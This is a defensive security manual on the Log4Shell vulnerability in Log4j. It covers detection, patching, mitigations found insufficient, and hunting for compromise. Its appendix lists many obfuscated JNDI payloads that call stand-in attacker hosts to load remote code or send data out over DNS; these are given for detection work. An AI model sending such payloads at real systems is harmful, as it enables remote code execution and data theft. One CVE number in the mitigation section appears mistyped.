Log4j security manual

Guide to handling CVE-2021-44228 aka Log4Shell

Date: 2021-12-21
Revision: 1.5

TRIFORK SECURITY

What is happening

An unauthenticated Remote Code Execution vulnerability in Log4j<2.15.0 (CVE-2021-44228, CVSSv3: 10, aka. Log4Shell) has been published, with some extremely easy to use Proof-of-Concept examples. Other related vulnerabilities have since been identified in log4j<2.17.0.

Log4j is the de facto standard for logging in Java applications, and the vulnerability is therefore not only critical and easy to exploit, but also very prolific. Due to the nature of how the Java ecosystem and its libraries are constructed, there can be many instances of the vulnerable component in each Java application and they can be hard to identify, let alone patch.

Consequently, Internet scanning and drive-by-exploitation is a real and significant risk.

This is generally the most threatening vulnerability for most organisations for several years and you should prioritise mitigations and monitoring.

How to determine what is affected?

Search you infrastructure for systems with Java installed. If you have a software asset inventory and/or EDR solutions, these are useful for this. Searching any code repositories you maintain or use is also an approach to identify Java usage. Finally you can refer to the curated lists of product vulnerability maintained by NCSC-NL and CISA.

Once systems with Java installed has been identified, you need identify any vulnerable versions of log4j;

1. Find files named `log4j-core-<VERSION>.jar` and verify that the version is not affected (There are known vulnerabilities in Log4j <2.17.0). As the library generally is distributed with the version in the file name, this should be sufficient, but be aware that it might have been renamed (By your organisation or your vendors)†.

2. In jar files, look for the `JndiLookup.class` that indicates presence of the vulnerable functionality†:

```
for f in $(find . -name '*.jar' 2>/dev/null); do echo
"Checking $f..."; unzip -l "$f" | grep -F org/apache/logging/
log4j/core/lookup/JndiLookup.class; done
```

†: Be aware that jar-files can be stored inside other jar-files, as well as war- and ear-files.

You may also look for jar files with hashes matching versions that are known to be vulnerable, but be aware that Log4j is open source software, which may have been modified and/or compiled from source. In such cases hashes will not match the known-bad and this will lead to false negatives (You may miss vulnerable instances when searching this way).

There is a wealth of free tools available to assist with searching for the exploit. They can be helpful but be cautious with trusting third parties and executing their code. Example, **NOT VERIFIED BY TRIFORK.SECURITY**: https://www.lunasec.io/docs/blog/log4j-zero-day-mitigation-guide/.

How to mitigate

Recommended

Updating to Log4j 2.17.0 is the recommended way to mitigate the vulnerability.

Alternatives

The vulnerabilities prior to versions 2.16.0 and 2.12.2 appears to be addressed by removing the vulnerable functionality from the deployed jar file;

```
zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/
lookup/JndiLookup.class
```

This needs to be combined with the configuration changes proposed by Apache, to mitigate CVE-2021-45015:

- In PatternLayout in the logging configuration, replace Context Lookups like ${ctx:loginId} or $${ctx:loginId} with Thread Context Map patterns (%X, %mdc, or %MDC).

- Otherwise, in the configuration, remove references to Context Lookups like ${ctx:loginId} or $${ctx:loginId} where they originate from sources external to the application such as HTTP headers or user input.

This approach is considered brittle and not recommended, as there is some expectation that it may turn out to be insufficient in the near future.

Where patching is impossible, or until it is completed, the following alternatives can provide some improvements to security.

- Blocking outbound connections with a firewall will prevent vulnerable machines from downloading attackers code from the Internet, thus preventing execution of attackers code, but it **does not address** the risk of sensitive information being smuggled out via DNS etc.

- Accessing the Internet only through a **HTTP Proxy** will prevent vulnerable machines from downloading attackers code from the Internet via LDAP, thus preventing execution of attackers code, but it **does not address** the risk of sensitive information being smuggled out via DNS. A less explored part of the vulnerability is to use RMI instead of LDAP, which must be assumed to allow attackers to circumvent this measure.

- Blocking e.g. web traffic with a WAF or general traffic with an IPS will prevent some exploitation, but bear in mind that HTTPS traffic cannot be inspected, and the payload for the exploit can be delivered through other means as well.

Additionally, attackers have rich opportunity for obfuscating exploits, so when relying on detection you must anticipate a fraction of attacks passing through as false negatives, ie. slipping through such controls.

Discredited mitigations

Previously the following mitigations have been suggested by trusted parties, including Apache, but they have been found to be insufficient and should not be relied on. If you have deployed these at any point, you must review these mitigations and ensure that you have other, current mitigations in place:

1. Setting environment variable:
    a. `LOG4J_FORMAT_MSG_NO_LOOKUPS=true`
2. Modifying configurations by introducing any of the following
    a. `log4j2.formatMsgNoLookups=true`
    b. `%m{nolookups}`
    c. `%msg{nolookups}`
    d. `%message{nolookups}`

Test mitigations

Testing mitigations and verifying their effectiveness is imperative.

You can attempt to exploit your own, previously vulnerable systems, to verify that they are no longer vulnerable. This can be done with third party tools (While these are known vendors from the security space, using them will disclose you information to them, so use at your own risk);

- https://log4shell.huntress.com
- https://canarytokens.org

For controls such as firewalls, WAFs and HTTP Proxies, you should review you logs for blocked exploitation attempts that correlate with you own attempts to exploit.


Detecting compromise

The exploit has been present for years, it was confirmed as observed in the wild on 2021-12-01, and was published with Proof of Concept-code 2021-12-09, resulting in nearly immediate attempts of mass-exploitation on internet-facing services. Consequently you should hunt for signs of compromise dating back at least to the beginning of December.

You may search your application logs for the string "jndi" at the very least, and be aware that there are multiple ways for attackers to obfuscate attacks and avoid this particular string.

A good ressource for more advanced searches is available at https://gist.github.com/Neo23x0/e4c8b03ff8cdf1fa63b7d15db6e3860b. Keep in mind that there have been extensive scanning and drive-by-exploitation attempts, so you should expect to see attempts at exploitation. This is not a reason for panic, but a prompt for additional investigation into the specific instance.

You may also correlate your logs with Threat Intelligence containing IoCs known to be used for exploiting Log4Shell.



Appendix - background info

Root cause

The problem is due to a feature where strings of log text (Which are often partially controlled by unauthenticated users, attackers) may contain special syntax for property substitution, including lookups via JNDI, which again may use LDAP(S), RMI or DNS. LDAP is particularly problematic, as it allows fetching and executing a java class from at remote server, leading to RCE.

In addition to RCE, the functionality can also be exploited for data exfiltration, for instance using DNS smuggling and the ability to substitute environment variables into DNS queries.

Impacted versions of Log4j

Various vulnerabilities affect log4j versions <2.17.0, so it is strongly recommended to update to this version immediately.

Breakdown by version and vulnerabilities, based on vendor's information:

Version	Score CVSSv3	Details
2.17.0		No known vulnerabilities
2.0-beta9 through 2.16.0	7.5	CVE-2021-45105: Denial of Service
2.0-beta9 through 2.12.1 2.13.0 through 2.15.0	9.0	CVE-2021-45046: Unauthenticated Remote Code Execution (With certain non-default configurations) CVSSv3 score updated (3.7 → 9.0) according to Apache.
2.0-beta9 through 2.12.1 2.13.0 through 2.14.1	10.0	CVE-2021-44228: Unauthenticated Remote Code Execution
<=1.2	8.1	CVE-2021-4104: Unauthenticated Remote Code Execution (If configured to use JNDI)

Known obfuscation approaches and variants

```
1. ${jndi:dns://${sys:java.version}.${sys:java.version.date}
   .example[.]com}
2. ${jndi:${lower:l}${lower:d}${lower:a}${lower:p}
   ://1.1.1.1:1/a}
3. ${jndi:rmi://1.1.1.1:1/a}
4. ${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-l dap$
   {env:NaN:-:}//domain.com/a}
```

https://blog.talosintelligence.com/2021/12/apache-log4j-rce-vulnerability.html#h.egt69u9lrms:

```
 1. j${k8s:k5:-ND}i${sd:k5:-:}
 2. j${main:\k5:-Nd}i${spring:k5:-:}
 3. j${sys:k5:-nD}${lower:i${web:k5:-:}}
 4. j${::-nD}i${::-:}
 5. j${EnV:K5:-nD}i:
 6. ${${env:ENV_NAME:-j}ndi${env:ENV_NAME:-:}${env:ENV_NAME:-l}
    dap${env:ENV_NAME:-:}attacker_controled_website/
    payload_to_be_executed}
 7. j${loWer:Nd}i${uPper::}
 8. ${jndi:${lower:l}${lower:d}${lower:a}${lower:p}://
    attacker_controled_website/payload_to_be_executed}
 9. ${jndi:${lower:l}${lower:d}a${lower:p}://
    attacker_controled_website/payload_to_be_executed}
10. ${${lower:j}ndi:${lower:l}${lower:d}a${lower:p}://
    attacker_controled_website/payload_to_be_executed}
11. ${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}
    ://attacker_controled_website/payload_to_be_executed}
12. ${${env:TEST:-j}ndi${env:TEST:-:}${env:TEST:-l}
    dap${env:TEST:-:}attacker_controled_website/
    payload_to_be_executed}
```

```
13. ${jndi:${lower:l}${lower:d}ap://attacker_controled_website/
    payload_to_be_executed}
14. ${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://
    attacker_controled_website/payload_to_be_executed}
15. ${${::-j}ndi:
16. ${${::-j}nd${::-i}:
17. ${en${lower:v}:ENV_NAME:-j}
18. ${lower:${upper:${lower:${upper:${lower:${upper:${lower:
    ${upper:${lower:${upper:${lower:${upper:${lower:j}}}}}}}}}}}}}
19. ${lower:d}${lower:n}${lower:s}://$
20. ${${::-${::-$${::-j}}}}
```

Timeline / history

2013-09-21	Log4j 2.0-beta9 is released, containing the vulnerable feature.
2021-11-24	Alibaba Cloud privately discloses RCE to Apache
2021-11-30	Exploit appears in public on github.com
2021-12-01	Cloudflare sees the first exploitation, according to their CEO's tweet.
2021-12-02	Cisco Talos observes exploitation (Report).
2021-12-11	Apache releases Log4J 2.15.0
2021-12-13	Apache releases Log4J 2.16.0
2021-12-15	Apache releases 2.12.2
2021-12-18	Apache releases Log4j 2.17.0